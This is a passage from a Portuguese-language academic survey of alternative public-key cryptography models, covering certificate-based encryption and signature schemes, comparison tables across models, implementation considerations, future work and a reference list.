A definição formal de cifragem no modelo baseado em certificado foi revista em [Al-Riyami e Paterson 2005]; modificações sutis também foram acrescentadas no modelo de adversários. A partir de então, todos os esquemas de cifragem baseados em certificado seguem as definições e modelo de segurança desse trabalho.

Ainda em [Al-Riyami e Paterson 2005], é dada uma prova de que, dado um esquema de cifragem sem certificado seguro, é possível construir um esquema seguro baseado em certificado. Contudo, em [Kang e Park 2005] é apontada uma falha na demonstração que invalida o resultado. Os autores lembram que também em [Yum e Lee 2004] foi apresentada uma demonstração de equivalência entre os modelos, posteriormente invalidada, e sugerem que essa sequência de insucessos pode ser um indício de que cada um dos conceitos tenha vantagens próprias, apesar dos vários aspectos em comum.

O trabalho de [Dodis e Katz 2005] apresenta uma série de resultados importantes para a criptografia de chave pública. Além de formalizar segurança de cifragem múltipla (encadeada), os autores propõem construções genéricas para composição segura de esquemas de cifragem (PKE, no modelo convencional) e estudam aplicações decorrentes. Uma das aplicações apontadas resulta na primeira construção genérica de um CBE seguro, a partir de um IBE e um PKE seguros. Todas as demonstrações de segurança são feitas no modelo padrão, sem oráculos aleatórios.

Uma descrição simplificada da construção de Dodis e Katz é dada em [Galindo et al. 2008]: para cifrar uma mensagem m para um usuário com identidade ID, para um período i:

- Gerar um par de chaves (vk, sk) de um esquema de assinatura de uso único (OTS, one-time signature);
- Quebrar m em duas partes m_1 e m_2 tais que $m = m_1 \oplus m_2$;

- Cifrar m_1 usando o esquema IBE, com identidade $id||i$ e label vk, gerando C_1;
- Cifrar m_2 usando o esquema PKE, com label vk, gerando C_2;
- Assinar (C_1, C_2) com a chave sk, gerando σ;
- Texto cifrado de saída é $C = (vk, C_1, C_2, \sigma)$.

Na tentativa de concretizar um esquema de cifragem mais eficiente, os autores em [Galindo et al. 2008] adotaram uma estratégia diferente e conseguiram reduzir a cifra para $C = (vk, C_1, \sigma)$, embutindo C_2 em C_1, e a demonstraram segura sem oráculos aleatórios.

Um terceiro esquema CBE demonstrado seguro no modelo padrão foi dado em [Liu e Zhou 2008]. Este, entretanto, usa como hipótese a dificuldade de um problema computacional pouco conhecido.

Outra construção genérica de CBE a partir de um PKE e de um IBE seguros é descrita em [Lu e Li 2008], que usa a transformação de [Fujisaki e Okamoto 1999] para alcançar segurança contra ataques de texto cifrado escolhido (mesma estratégia usada em [Boneh e Franklin 2001] e [Gentry 2003] e tantos outros). As demonstrações acontecem sob oráculos aleatórios.

Posteriormente, em [Lu et al. 2009], é apresentado um esquema concreto eficiente, baseado nessa última construção genérica e na geração de chaves de [Sakai e Kasahara 2003]. Como resultado é obtido um esquema de cifragem mais eficiente que o de original de [Gentry 2003], ao custo da hipótese de dificuldade de um problema computacional menos estudado.

Assinatura no Modelo Baseado em Certificado

A primeira formalização de assinatura para o modelo baseado em certificado foi feita em [Kang et al. 2004]. Nesse mesmo artigo, foi proposto um esquema concreto de assinatura, que posteriormente foi demonstrado inseguro a um ataque de substituição de chave pública, em [Li et al. 2007].

Esses últimos autores fortaleceram o modelo de adversário, fornecendo a ele o poder de substituição de chaves públicas. No jogo com o adversário, o simulador do sistema permite que as chaves públicas sejam substituídas por valores à escolha do adversário, para quaisquer usuários. Se for garantido que o impostor não obtém certificado válido para uma falsa chave, ele não terá condições de forjar assinatura em um esquema demonstrado seguro.

Na prática, o novo modelo de segurança para assinatura baseada em certificado se tornou mais próximo do proposto por [Al-Riyami e Paterson 2003], para o modelo sem certificado. Os trabalhos subsequentes relacionados a assinaturas seguem esse modelo de adversário fortalecido. Curiosamente, os mais recentes esquemas de cifragem baseados em certificado ainda não pressupõem substituição de chaves.

Além de melhorar os requisitos de segurança para assinatura, [Li et al. 2007] apresentaram esquema concreto com emparelhamentos bilineares, com demonstração de segurança no novo modelo, sob oráculo aleatório.

Para completar um leque de possibilidades, em [Liu et al. 2008] foram apresentadas mais duas assinaturas: uma sem emparelhamentos, com o objetivo de maximizar desempenho computacional; e outra, sem oráculos aleatórios, para fornecer uma solução no mais alto nível de segurança. O primeiro esquema de assinatura, sem emparelhamentos, foi comparado a outros e os autores afirmaram superioridade em desempenho; a demonstração de segurança foi baseada no modelo de oráculos aleatórios. O segundo esquema, demonstrado seguro no modelo padrão, faz uso de emparelhamentos bilineares; é teoricamente mais seguro e perde em desempenho, quando comparado aos demais, apenas por conta da função de hash concretizada como em [Waters 2005].

Variações sobre assinatura também foram estudadas para o modelo: em [Au et al. 2007a] há a proposta de assinatura em anel; [Shao 2008] propõe um esquema de assinatura cifrada verificável; e [Liu et al. 2009] elaboram esquema de assinatura agregada baseada em certificado, em que n mensagens podem ser assinadas por n participantes, com comprimento fixo, independente de n.

Tanto a assinatura agregada de [Liu et al. 2009] quanto a assinatura sem emparelhamentos de [Liu et al. 2008] são sugeridas para uso em ambientes com restrição de recursos computacionais ou de banda, como redes sem fio (de sensores ou dispositivos móveis).

Todos os esquemas citados pressupõem que a autoridade do sistema gera honestamente os parâmetros do sistema. Isto é, até a elaboração deste texto, nenhum trabalho levou em consideração a ação de uma autoridade que gera os parâmetros públicos de modo a obter vantagens em conseguir, sem ser detectada, falsificar assinaturas ou decifrar mensagens de usuários. [Au et al. 2007b] fazem tal alerta no contexto do modelo sem certificado, mas também se aplica ao modelo baseado em certificado.

Aplicações do Modelo Baseado em Certificado

Uma aplicação interessante que o modelo de Gentry possibilita é uma construção mais elegante de um sistema de proxy em que é possível revogar o poder de decifragem de um "procurador", ainda durante o período de validade da chave dada a ele. O modelo formal e a segurança de um esquema concreto foram analisados em [Wang et al. 2007].

Basicamente, uma aplicação que possa ser realizada em uma ICP convencional, pode ser implementada no modelo de Gentry. A escolha entre um modelo ou outro depende essencialmente da conveniência ou não da característica de renovação de certificados para tratar revogação.

O modelo baseado em certificado requer implementações mais semelhantes às de um sistema convencional de chave pública. São poucas as diferenças existentes entre uma ICP e a infraestrutura de gerenciamento de certificados do modelo de Gentry. Por esse motivo, é mais fácil o reaproveitamento de módulos prontos ou de bibliotecas.

2.4. Considerações e Conclusões

Apresentaremos, nas próximas subseções, comparações gerais entre os modelos de criptografia de chave pública e algumas considerações sobre implementação. Por fim, finalizamos com sugestões de trabalhos que podem ser desenvolvidos nesses temas, seguidas de conclusões.

2.4.1. Comparações Gerais

Conforme já indicamos na seção anterior, alguns pesquisadores exploraram as semelhanças existentes entre os modelos aqui estudados, para tentar construir conversões genéricas de um para o outro. Todas as tentativas foram posteriormente invalidadas, devido a alguma falha nas demonstrações de conversão. Exemplos disso podem ser vistos em [Yum e Lee 2004, Al-Riyami e Paterson 2005], contestados respectivamente em [Libert e Quisquater 2006, Kang e Park 2005]. No primeiro desses trabalhos, chegou-se a mostrar (falsamente) que cifragem nos modelos baseado em identidade, sem certificado e baseado em certificado (IBE, CLE e CBE) são essencialmente equivalentes entre si, isto é, dado um deles se constrói os outros dois.

Portanto, pelo menos até o momento, cada um dos paradigmas aparentemente possui vida própria, com propriedades, prós e contras próprios.

Abstraindo-se as diferenças relacionadas com os detalhes de gerenciamento de chaves, podemos classificar e ordenar os modelos de chave pública da seguinte forma:

- num extremo, fica o modelo baseado em identidade, com nível de confiança 1;
- no outro extremo, fica o modelo convencional sobre ICP, com nível de confiança 3;
- no meio ficam os demais, híbridos dos dois primeiros, com níveis de 1 a 3.

Os atributos de criptografia de chave pública, discutidos ao longo do texto, encontram-se resumidos na tabela 2.6. Tais atributos são compostos pelo par de chaves (pública e secreta) e pela garantia de que o par se relaciona com seu dono, identificado por ID. A função f em cada ocorrência na tabela é uma representação genérica de função matemática; possui propriedades específicas em cada caso.

Tabela 2.6. Atributos dos modelos de criptografia de chave pública.

Atributos	Modelos				
	Com ICP	**Baseado em Identidade**	**Auto-certificado**	**Sem Certificado**	**Baseado em Certificado**
Chave secreta	s	$s = f(ID, s_{AC})$	s	$s = [x, f(ID, s_{AC})]$	$[s, c]$
Chave pública	$P = f(s)$	ID	$P = f(ID, s, s_{AC})$	$[f(x), ID]$	$[P = f(s), ID]$
Garantia	$f(ID, P, s_{AC})$	s	P	s	$c = f(ID, P, s_{AC}, i)$

Na tabela 2.7, algumas das propriedades dos modelos são colocadas lado a lado para comparação. Nela, a segunda coluna refere-se ao modelo convencional sobre ICP. Em geral, um "sim" é considerado um ponto positivo; um "não", ponto negativo.

A primeira propriedade, “Dispensa ICP”, diz respeito à infraestrutura tradicional de gerenciamento de chaves públicas. Naturalmente, todos os modelos necessitam de algum tipo de infraestrutura, cujos requisitos e características são retratados pelas demais linhas da tabela. A propriedade “Fluxo criptográfico” se refere ao uso da chave pública antes da emissão da chave secreta.

Tabela 2.7. Comparação entre os modelos de criptografia de chave pública.

Propriedades	Modelos				
	Com ICP	**Baseado em Identidade**	**Auto-certificado**	**Sem Certificado**	**Baseado em Certificado**
Dispensa ICP	não	sim	sim	sim	não
Dispensa certificados	não	sim	sim	sim	não
Dispensa diretório de chaves ou certificados	não	sim	não	não	não
Certificação explícita	sim	não	não	não	não
Nível de confiança	3	1	3(*)	2	3
Sem custódia de chaves	sim	não	sim	sim	sim
Chave secreta criada integralmente pelo usuário	sim	não	sim	não	não
Irretratabilidade	sim	não	sim	sim(*)	sim(*)
Risco da chave mestra	alto	altíssimo	alto	alto	alto
Dispensa canal seguro para distribuir chaves	sim	não	sim	não	sim
Renovação de chaves controlada pelo usuário	não	não	não	sim	não
Fluxo criptográfico	não	sim	não	sim	não
Principais protocolos demonstrados seguros	sim	sim	não	sim	sim

(*) Sob as condições discorridas no texto

2.4.2. Considerações sobre Implementação

Achamos prudente frisar alguns detalhes relacionados à implementação de criptossistemas baseados nos modelos alternativos, embora muitos deles se aplicam também ao caso do modelo tradicional. Pelo fato dessas alternativas serem relativamente novas, não há ainda padronizações internacionais generalizadas que guiem o desenvolvedor.

Em primeiro lugar, esquemas e protocolos desacompanhados de demonstração de segurança não devem ser considerados para implementações práticas. Caso a demonstração de segurança seja baseada no modelo do oráculo aleatório, é necessário ter um cuidado especial com a escolha e implementação das funções hash, pois elas podem vir a ser ponto vulnerável no sistema. Também é preciso que se tenha atenção ao modelo de adversário usado na demonstração de segurança; as hipóteses lá consideradas devem ser contempladas na implementação da aplicação.

A escolha adequada de curvas elípticas e do emparelhamento bilinear, quando for o caso, exercem influência fundamental no desempenho final dos algoritmos escolhidos, pois há várias otimizações já desenvolvidas. Um texto que é boa referência para

quem deseja criar aplicações baseadas em emparelhamentos é o capítulo de implementações escrito por Hankerson, Menezes e Scott em [Joye e Neven 2009]. Ademais, existem algumas padronizações para escolha de curvas elípticas, de modo a evitar aquelas já conhecidas como inseguras (ex. FIPS 186-3).

Dentre os alternativos, o modelo baseado em identidade é o que já possui propostas para padronizações. A RFC 5091, de dezembro 2007 (`http://tools.ietf.org/html/rfc5091`), aborda padrões para implementação dos algoritmos de [Boneh e Franklin 2001] e [Boneh e Boyen 2004] a partir de curvas supersingulares. Existem outras padronizações escritas pela Voltage Security, empresa pioneira em comercializar produtos baseados no modelo. A RFC 5408, de 2009, por exemplo, descreve a arquitetura necessária para implementar IBE e define as estruturas de dados suportadas.

2.4.3. Sugestões de Trabalhos Futuros

Os modelos alternativos são relativamente novos e existem poucas implementações em execução. Somente as implantações reais podem confirmar as vantagens e desvantagens levantadas no plano conceitual e revelar dificuldades ainda ocultas. Portanto, uma primeira sugestão de trabalhos está relacionada a implementações nos modelos alternativos, avaliando também aspectos de eficiência computacional.

Como a proposta de Girault não evoluiu para um modelo independente, há espaço para o desenvolvimento de um conjunto de primitivas básicas que garantam confidencialidade, integridade e autenticidade demonstravelmente seguras. Ou, ao contrário, demonstrar que o modelo é impraticável.

É possível melhorar alguns aspectos em cada modelo, eliminando uma característica ruim ou acrescentando uma propriedade atraente. Refinamentos assim tem sido estudados, mas há pontos ainda em aberto, em todos os modelos.

Pudemos observar que a composição dos atributos de criptografia de chave pública comprometem a caracterização de cada modelo. Variações sobre as composições atuais podem induzir novas variantes ou aprimoramentos.

2.4.4. Considerações Finais

Neste texto foram discutidas as propriedades de quatro modelos de criptografia de chave pública que são alternativos ao convencional, por minimizarem algumas das dificuldades impostas pela infraestrutura de chaves públicas. A partir da análise conceitual, foram levantados pontos fortes e fracos de cada modelo, e discutidas algumas possíveis aplicações.

Os quadros comparativos apresentam um sumário dos parâmetros que constroem cada modelo e uma síntese das características relevantes, que são meras consequências da variações exercidas sobre esses parâmetros.

Aos profissionais de desenvolvimento ou de implantação de sistemas de segurança, as revisões conceituais ajudam na escolha do modelo adequado de criptografia de chave pública para a aplicação em particular. Pesquisadores e estudantes podem contribuir com a evolução dos modelos, tendo como ponto de partida a melhor compreensão deles.

Referências

[Abdalla et al. 2008] Abdalla, M., Bellare, M., Catalano, D., Kiltz, E., Kohno, T., Lange, T., Malone-Lee, J., Neven, G., Paillier, P., e Shi, H. (2008). Searchable encryption revisited: Consistency properties, relation to anonymous ibe, and extensions. *J. Cryptol.*, 21(3):350–391. 27

[Abdalla et al. 2006] Abdalla, M., Catalano, D., Dent, A., Malone-Lee, J., e Smart, N. (2006). Identity-based encryption gone wild. In *Automata, Languages and Programming: 33rd International Colloquium, ICALP 2006*, pages 300–311. Springer-Verlag LNCS 4052. 9

[Al-Riyami 2005] Al-Riyami, S. S. (2005). *Cryptographic Schemes based on Elliptic Curve Pairings*. Tese de doutorado, Department of Mathematics, Royal Holloway, University of London. 15, 35

[Al-Riyami e Paterson 2003] Al-Riyami, S. S. e Paterson, K. G. (2003). Certificateless public key cryptography. In *ASIACRYPT 2003*, volume 2894 of *Lecture Notes in Computer Science*. Springer. Cryptology ePrint Archive, Report 2003/126, `http://eprint.iacr.org/`. 11, 12, 13, 26, 30, 31, 34, 38

[Al-Riyami e Paterson 2005] Al-Riyami, S. S. e Paterson, K. G. (2005). Cbe from cl-pke: A generic construction and efficient schemes. In *Public Key Cryptography - PKC 2005*, volume 3386 of *Lecture Notes in Computer Science*, pages 398–415, Les Diablerets, Switzerland. Springer. 37, 40

[Appenzeller e Lynn 2002] Appenzeller, G. e Lynn, B. (2002). Minimal-overhead ip security using identity-based encryption. Disponível em: `http://rooster.stanford.edu/~ben/pubs/ipibe.pdf`. 27

[Asokan et al. 2007] Asokan, N., Kostiainen, K., Ginzboorg, P., Ott, J., e Luo, C. (2007). Applicability of identity-based cryptography for disruption-tolerant networking. In *MobiOpp '07: Proceedings of the 1st international MobiSys workshop on Mobile opportunistic networking*, pages 52–56, New York, NY, USA. ACM. 27

[Au et al. 2007a] Au, M. H., Liu, J. K., Susilo, W., e Yuen, T. H. (2007a). Certificate based (linkable) ring signature. In *ISPEC*, volume 4464 of *Lecture Notes in Computer Science*, pages 79–92. Springer. 39

[Au et al. 2007b] Au, M. H., Mu, Y., Chen, J., Wong, D. S., Liu, J. K., e Yang, G. (2007b). Malicious kgc attacks in certificateless cryptography. In *ASIACCS '07: Proceedings of the 2nd ACM Symposium on Information, Computer and Communications Security*, pages 302–311, New York, NY, USA. ACM. 34, 39

[Baek et al. 2004] Baek, J., Newmarch, J., Safavi-Naini, R., e Susilo, W. (2004). A survey of identity-based cryptography. AUUG 2004. Disponvel em: `http://jan.netcomp.monash.edu.au/publications/`. 23, 24

[Baek et al. 2005] Baek, J., Safavi-Naini, R., e Susilo, W. (2005). Certificateless public key encryption without pairing. In *ISC*, volume 3650 of *Lecture Notes in Computer Science*, pages 134–148, Singapore. Springer. 33

[Barreto et al. 2008] Barreto, P. S. L. M., Deusajute, A. M., de Souza Cruz, E., Pereira, G. C. F., e da Silva, R. R. (2008). Toward efficient certificateless signcryption from (and without) bilinear pairings. In *SBSeg 2008*. 34

[Boldyreva et al. 2007] Boldyreva, A., Fischlin, M., Palacio, A., e Warinschi, B. (2007). A closer look at pki: Security and efficiency. In *PKC 2007*, volume 4450 of *Lecture Notes in Computer Science*, pages 458–475. Springer. 30

[Boldyreva et al. 2008] Boldyreva, A., Goyal, V., e Kumar, V. (2008). Identity-based encryption with efficient revocation. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, pages 417–426, New York, NY, USA. ACM. 26

[Boneh e Boyen 2004] Boneh, D. e Boyen, X. (2004). Efficient selective-ID secure identity based encryption without random oracles. In *Advances in Cryptology—EUROCRYPT 2004*, volume 3027 of *Lecture Notes in Computer Science*, pages 223–238. Berlin: Springer-Verlag. Disponvel em: `http://www.cs.stanford.edu/~xb/eurocrypt04b/`. 22, 42

[Boneh e Franklin 2001] Boneh, D. e Franklin, M. K. (2001). Identity-based encryption from the weil pairing. In *CRYPTO '01: Proceedings of the 21st Annual International Cryptology Conference on Advances in Cryptology*, pages 213–229, London, UK. Springer-Verlag. 12, 21, 22, 23, 24, 38, 42

[Boneh et al. 2007] Boneh, D., Gentry, C., e Hamburg, M. (2007). Space-efficient identity based encryptionwithout pairings. In *FOCS '07: Proceedings of the 48th Annual IEEE Symposium on Foundations of Computer Science*, pages 647–657, Washington, DC, USA. IEEE Computer Society. 24

[Boneh et al. 2003] Boneh, D., Gentry, C., Lynn, B., e Shacham, H. (2003). Aggregate and verifiably encrypted signatures from bilinear maps. In *EUROCRYPT*, pages 416–432. 37

[Brown et al. 2002] Brown, D. R. L., Gallant, R. P., e Vanstone, S. A. (2002). Provably secure implicit certificate schemes. In *FC '01: Proceedings of the 5th International Conference on Financial Cryptography*, pages 156–165, London, UK. Springer-Verlag. 30

[Chatterjee e Sarkar 2007] Chatterjee, S. e Sarkar, P. (2007). Constant size ciphertext hibe in the augmented selective-id model and its extensions. *J. UCS*, 13(10):1367–1395. 22

[Cheng et al. 2007] Cheng, Z., Chen, L., Ling, L., e Comley, R. (2007). General and efficient certificateless public key encryption constructions. In *Pairing*, volume 4575 of *Lecture Notes in Computer Science*, pages 83–107. Springer. 33

[Chow 2009] Chow, S. (2009). Removing escrow from identity-based encryption - new security notions and key managment techiniques. In *Public Key Cryptography - PKC 2009*, volume 5443 of *Lecture Notes in Computer Science*, pages 256–276. Springer. 26

[Chow et al. 2006] Chow, S. S. M., Boyd, C., e Nieto, J. M. G. (2006). Security-mediated certificateless cryptography. In *Public Key Cryptography PKC 2006*, volume 3958 of *Lecture Notes in Computer Science*, pages 508–524, New York, NY, USA. Springer. 34, 35

[Cocks 2001] Cocks, C. (2001). An identity based encryption scheme based on quadratic residues. In *Proceedings of the 8th IMA International Conference on Cryptography and Coding*, pages 360–363, London, UK. Springer-Verlag. 22, 24

[Crampton et al. 2007] Crampton, J., Lim, H. W., e Paterson, K. G. (2007). What can identity-based cryptography offer to web services? In *SWS '07: Proceedings of the 2007 ACM workshop on Secure web services*, pages 26–36, New York, NY, USA. ACM. 9

[Dent 2008] Dent, A. W. (2008). A survey of certificateless encryption schemes and security models. *Int. J. Inf. Secur.*, 7(5):349–377. Cryptology ePrint Archive, Report 2006/211, `http://eprint.iacr.org/`. 31, 34

[Dent et al. 2008] Dent, A. W., Libert, B., e Paterson, K. G. (2008). Certificateless encryption schemes strongly secure in the standard model. In *Public Key Cryptography - PKC 2008*, volume 4939 of *Lecture Notes in Computer Science*, pages 344–359, Berlin/Heidelberg. Springer. Também disponível em Cryptology ePrint Archive, Report 2007/121. 33, 34

[Diffie e Hellman 1976] Diffie, P. e Hellman, M. E. (1976). New directions in cryptography. *IEEE Transactions on Information Theory*, IT-22(6):644–654. 2

[Dodis e Katz 2005] Dodis, Y. e Katz, J. (2005). Chosen-ciphertext security of multiple encryption. In *TCC*, volume 3378 of *Lecture Notes in Computer Science*, pages 188–209. Springer. 34, 37

[Fan et al. 2008] Fan, X., Gong, G., e Jao, D. (2008). Speeding up pairing computations on genus 2 hyperelliptic curves with efficiently computable automorphisms. In *Pairing '08: Proceedings of the 2nd international conference on Pairing-Based Cryptography*, pages 243–264, Berlin, Heidelberg. Springer-Verlag. 22

[Fujisaki e Okamoto 1999] Fujisaki, E. e Okamoto, T. (1999). Secure integration of asymmetric and symmetric encryption schemes. In *CRYPTO '99: Proceedings of the 19th Annual International Cryptology Conference on Advances in Cryptology*, pages 537–554, London, UK. Springer-Verlag. 38

[Galindo et al. 2008] Galindo, D., Morillo, P., e Ràfols, C. (2008). Improved certificate-based encryption in the standard model. *J. Syst. Softw.*, 81(7):1218–1226. 37, 38

[Gentry 2003] Gentry, C. (2003). Certificate-based encryption and the certificate revocation problem. Cryptology ePrint Archive, Report 2003/183. 16, 19, 26, 36, 38

[Gentry e Silverberg 2002] Gentry, C. e Silverberg, A. (2002). Hierarchical id-based cryptography. In *ASIACRYPT '02: Proceedings of the 8th International Conference on*

the Theory and Application of Cryptology and Information Security, pages 548–566, London, UK. Springer-Verlag. 9, 22

[Girault 1991] Girault, M. (1991). Self-certified public keys. In *EuroCrypt91*, pages 490–497, Brighton, UK. Springer. LCNS vol.547. 4, 7, 9, 11, 12, 28, 29

[Goya 2006] Goya, D. H. (2006). Proposta de esquemas de criptografia e de assinatura sob modelo de criptografia de chave pública sem certificado. Dissertação de mestrado, Instituto de Matemática e Estatística, Universidade de São Paulo. Disponível em `http://www.teses.usp.br/teses/disponiveis/45/45134/tde-28072006-142410/`. 31

[Günther 1989] Günther, C. G. (1989). An identity-based key-exchange protocol. In *EUROCRYPT*, volume 434 of *Lecture Notes in Computer Science*, pages 29–37. Springer. 11

[Hess 2003] Hess, F. (2003). Efficient identity based signature schemes based on pairings. In *SAC '02: Revised Papers from the 9th Annual International Workshop on Selected Areas in Cryptography*, pages 310–324, London, UK. Springer-Verlag. 24

[Hu et al. 2007] Hu, B., Wong, D., Zhang, Z., e Deng, X. (2007). Certificateless signature: a new security model and an improved generic construction. *Designs, Codes and Cryptography*, 42(2):109–126. 35

[Hu et al. 2006] Hu, B. C., Wong, D. S., Zhang, Z., e Deng, X. (2006). Key replacement attack against a generic construction of certificateless signature. In *Information Security and Privacy, 11th Australasian Conference, ACISP 2006*, volume 4058 of *Lecture Notes in Computer Science*, pages 235–246. Springer. 34

[Hwang et al. 2008] Hwang, Y. H., Liu, J. K., e Chow, S. S. (2008). Certificateless public key encryption secure against malicious kgc attacks in the standard model. *Journal of Universal Computer Science*, 14(3):463–480. 34

[Joux 2000] Joux, A. (2000). A one round protocol for tripartite diffie-hellman. In *ANTS-IV: Proceedings of the 4th International Symposium on Algorithmic Number Theory*, volume 1838 of *Lecture Notes in Computer Science*, pages 385–394, London, UK. Springer-Verlag. 22

[Joye e Neven 2009] Joye, M. e Neven, G. (2009). *Identity-based Cryptography*. IOS Press, Amsterdam. 25, 42

[Kang e Park 2005] Kang, B. G. e Park, J. H. (2005). Is it possible to have cbe from cl-pke? Cryptology ePrint Archive, Report 2005/431. 37, 40

[Kang et al. 2004] Kang, B. G., Park, J. H., e Hahn, S. G. (2004). A certificate-based signature scheme. In *CT-RSA*, volume 2964 of *Lecture Notes in Computer Science*, pages 99–111. Springer. 38

[Kim et al. 1999] Kim, S., Oh, S., Park, S., e Won, D. (1999). Verifiable self-certified public keys. In *WCC'99 : Workshop on Coding and Cryptography*, pages 139–148, Le Chesnay, França. INRIA. 10

[Koblitz 1994] Koblitz, N. (1994). *A course in number theory and cryptography, 2.ed.* Springer-Verlag, New York - NY - USA. 20

[Lee e Kim 2002] Lee, B. e Kim, K. (2002). Self-certified signatures. In *INDOCRYPT '02: Proceedings of the Third International Conference on Cryptology*, pages 199–214, London, UK. Springer-Verlag. 30

[Li et al. 2007] Li, J., Huang, X., Mu, Y., Susilo, W., e Wu, Q. (2007). Certificate-based signature: Security model and efficient construction. In *EuroPKI*, volume 4582 of *Lecture Notes in Computer Science*, pages 110–125. Springer. 38, 39

[Libert e Quisquater 2006] Libert, B. e Quisquater, J.-J. (2006). On constructing certificateless cryptosystems from identity based encryption. In *Public Key Cryptography 2006 (PKC'06)*, volume 3958 of *Lecture Notes in Computer Science*, pages 474–490, New York, NY, USA. Springer-Verlag. 33, 34, 40

[Lim 2006] Lim, H. W. (2006). *On the Application of Identity-Based Cryptography In Grid Security*. Doutorado, University of London. 27

[Lim e Paterson 2005] Lim, H. W. e Paterson, K. G. (2005). Identity-based cryptography for grid security. In *E-SCIENCE '05: Proceedings of the First International Conference on e-Science and Grid Computing*, pages 395–404, Washington, DC, USA. IEEE Computer Society. 9

[Liu et al. 2007] Liu, J. K., Au, M. H., e Susilo, W. (2007). Self-generated-certificate public key cryptography and certificateless signature/encryption scheme in the standard model. In *ASIACCS '07: Proceedings of the 2nd ACM Symposium on Information, Computer and Communications Security*, pages 273–283, New York, NY, USA. ACM. 14, 34, 35

[Liu et al. 2008] Liu, J. K., Baek, J., Susilo, W., e Zhou, J. (2008). Certificate-based signature schemes without pairings or random oracles. In *ISC '08: Proceedings of the 11th international conference on Information Security*, volume 5222 of *Lecture Notes in Computer Science*, pages 285–297, Berlin, Heidelberg. Springer-Verlag. 39

[Liu et al. 2009] Liu, J. K., Baek, J., e Zhou, J. (2009). Certificate-based sequential aggregate signature. In *WiSec '09: Proceedings of the second ACM conference on Wireless network security*, pages 21–28, New York, NY, USA. ACM. 39

[Liu e Zhou 2008] Liu, J. K. e Zhou, J. (2008). Efficient certificate-based encryption in the standard model. In *SCN '08: Proceedings of the 6th international conference on Security and Cryptography for Networks*, pages 144–155, Berlin, Heidelberg. Springer-Verlag. 38

[Lu e Li 2008] Lu, Y. e Li, J. (2008). A general and secure certification-based encryption construction. In *ChinaGrid'08*, pages 182–189, Los Alamitos, CA. IEEE Computer Society. 38

[Lu et al. 2009] Lu, Y., Li, J., e Xiao, J. (2009). Constructing efficient certificate-based encryption with paring. *Journal of Computers*, 4(1):19–26. 38

[Malone-Lee 2002] Malone-Lee, J. (2002). Identity-based signcryption. Cryptology ePrint Archive-Report 2002/098. http://eprint.iacr.org/2002/098. 25

[Mao 2003] Mao, W. (2003). *Modern cryptography : theory and practice*. Prentice Hall. 3

[Mccullagh e Barreto 2004] Mccullagh, N. e Barreto, P. S. L. M. (2004). A new two-party identity-based authenticated key agreement. In *In proceedings of CT-RSA 2005, LNCS 3376*, pages 262–274. Springer-Verlag. Também disponível em Cryptology ePrint Report 2004/122. 25

[Misaghi 2008] Misaghi, M. (2008). *Um Ambiente Criptográfico Baseado na Identidade*. Doutorado, Escola Politécnica, Universidade de São Paulo. 9, 25

[Naccache 2007] Naccache, D. (2007). Secure and practical identity-based encryption. *IET Information Security*, 1(2):59–64. Também disponível em Cryptology ePrint Report 2005/369. 22

[Petersen e Horster 1997] Petersen, H. e Horster, P. (1997). Self-certified keys - concepts and applications. 28, 29

[Saeednia 2003] Saeednia, S. (2003). A note on girault's self-certified model. *Inf. Process. Lett.*, 86(6):323–327. 11, 28

[Sakai e Kasahara 2003] Sakai, R. e Kasahara, M. (2003). Id based cryptosystems with pairing on elliptic curve. Cryptology ePrint Archive, Report 2003/054. 38

[Sakai et al. 2000] Sakai, R., Ohgishi, K., e Kasahara, M. (2000). Cryptosystems based on pairing. In *Symposium on Cryptography and Information Security (SCIS2000)*, pages 26–28, Okinawa, Japan. Inst. of Electronics, Information and Communication Engineers. 22

[Scott et al. 2006] Scott, M., Costigan, N., e Abdulwahab, W. (2006). Implementing cryptographic pairings on smartcards. In *CHES*, volume 4249 of *Lecture Notes in Computer Science*, pages 134–147. Springer. 27

[Shamir 1984] Shamir, A. (1984). Identity-based cryptosystems and signature schemes. In *Proceedings of CRYPTO 84 on Advances in cryptology*, volume 196/1985 of *Lecture Notes in Computer Science*, pages 47–53, New York, NY, USA. Springer-Verlag New York, Inc. 5, 8, 24

[Shao 2007] Shao, Z. (2007). Self-certified signatures based on discrete logarithms. In *WAIFI '07: Proceedings of the 1st international workshop on Arithmetic of Finite Fields*, pages 252–263, Berlin, Heidelberg. Springer-Verlag. 30

[Shao 2008] Shao, Z. (2008). Certificate-based verifiably encrypted signatures from pairings. *Information Sciences*, 178(10):2360–2373. 39

[Sun et al. 2007] Sun, Y., Zhang, F., e Baek, J. (2007). Strongly secure certificateless public key encryption without pairing. In *CANS*, volume 4856 of *Lecture Notes in Computer Science*, pages 194–208. Springer. 33

[Szczechowiak et al. 2008] Szczechowiak, P., Oliveira, L. B., Scott, M., Collier, M., e Dahab, R. (2008). Nanoecc: Testing the limits of elliptic curve cryptography in sensor networks. In *European conference on Wireless Sensor Networks, EWSN08*, volume 4913 of *Lecture Notes in Computer Science*, pages 305–320. 9

[Terada 2008] Terada, R. (2008). *Segurança de Dados - Criptografia em Redes de Computador*. Editora Edgard Blücher, São Paulo, SP, 2 edition. 3

[Trappe e Washington 2005] Trappe, W. e Washington, L. C. (2005). *Introduction to Cryptography with Coding Theory*. Prentice Hall, 2 edition. 22

[Wang et al. 2007] Wang, L., Shao, J., Cao, Z., Mambo, M., e Yamamura, A. (2007). A certificate-based proxy cryptosystem with revocable proxy decryption power. In *Progress in Cryptology - INDOCRYPT 2007, 8th International Conference on Cryptology in India, Chennai, India, December 9-13, 2007, Proceedings*, volume 4859 of *Lecture Notes in Computer Science*, pages 297–311. Springer. 39

[Waters 2005] Waters, B. R. (2005). Efficient identity-based encryption without random oracles. In *EUROCRYPT'05*, volume 3494 of *Lecture Notes in Computer Science*, pages 114–127. Springer. Também disponível em Cryptology ePrint Report 2004/180. 22, 39

[Yao et al. 2004] Yao, D., Fazio, N., Dodis, Y., e Lysyanskaya, A. (2004). Id-based encryption for complex hierarchies with applications to forward security and broadcast encryption. In *CCS '04: Proceedings of the 11th ACM conference on Computer and communications security*, pages 354–363, New York - NY - USA. ACM Press. 22

[Yum e Lee 2004] Yum, D. H. e Lee, P. J. (2004). Identity-based cryptography in public key management. In *EuroPKI 2004*, volume 3093 of *Lecture Notes in Computer Science*, pages 71–84, Samos Island, Greece. Springer-Verlag. 37, 40

[Zhang e Wang 2008] Zhang, G. e Wang, S. (2008). A certificateless signature and group signature schemes against malicious pkg. In *22nd International Conference on Advanced Information Networking and Applications, AINA 2008*, pages 334–341. IEEE Computer Society. 35

